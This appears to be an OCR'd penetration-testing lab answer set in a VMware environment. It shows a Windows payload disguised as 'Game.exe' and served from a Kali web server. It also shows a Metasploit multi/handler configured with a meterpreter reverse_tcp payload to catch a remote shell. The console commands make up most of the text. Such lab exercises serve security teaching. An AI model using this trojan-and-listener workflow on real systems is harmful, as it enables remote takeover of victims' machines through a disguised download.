



Question 1:


- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.






PenTester-Win-2016 - VMware Workstation
File Edit View VM Tabs Help
PenTester-Win-2016
http://192.168.57.128/counterstrike/
Index of /counterstrike
Index of /counterstrike
Name Last modified Size Description
Parent Directory -
Game.exe 2020-08-31 11:26 72K
Apache/2.4.46 (Debian) Server at 192.168.57.128 Port 80
12:14 PM
8/31/2020
To direct input to this VM, click inside or press Ctrl+G.



bpg@kali-pc-001: ~
12:41 PM
bpg@kali-pc-001: ~
Notifications
File Actions Edit View Help
Game.exe
root@kali-pc-001:/var/www/html/counterstrike# touch a.txt
root@kali-pc-001:/var/www/html/counterstrike#
root@kali-pc-001:/var/www/html/counterstrike# msfconsole
https://metasploit.com
=[metasploit v5.0.101-dev]
+ -- --=[2049 exploits - 1108 auxiliary - 344 post]
+ -- --=[562 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: Enable verbose logging with set VERBOSE true
msf5 >



bpg@kali-pc-001: ~
12:53 PM
bpg@kali-pc-001: ~
File Actions Edit View Help
=[metasploit v5.0.101-dev]
+ -- --=[2049 exploits - 1108 auxiliary - 344 post]
+ -- --=[562 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: Enable verbose logging with set VERBOSE true
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port


File Actions Edit View Help
If setting a PAYLOAD, this command can take an index from `show payloads'.
msf5 exploit(multi/handler) > set LHOST 192.168.57.128
LHOST ⇒ 192.168.57.128
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.57.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) >

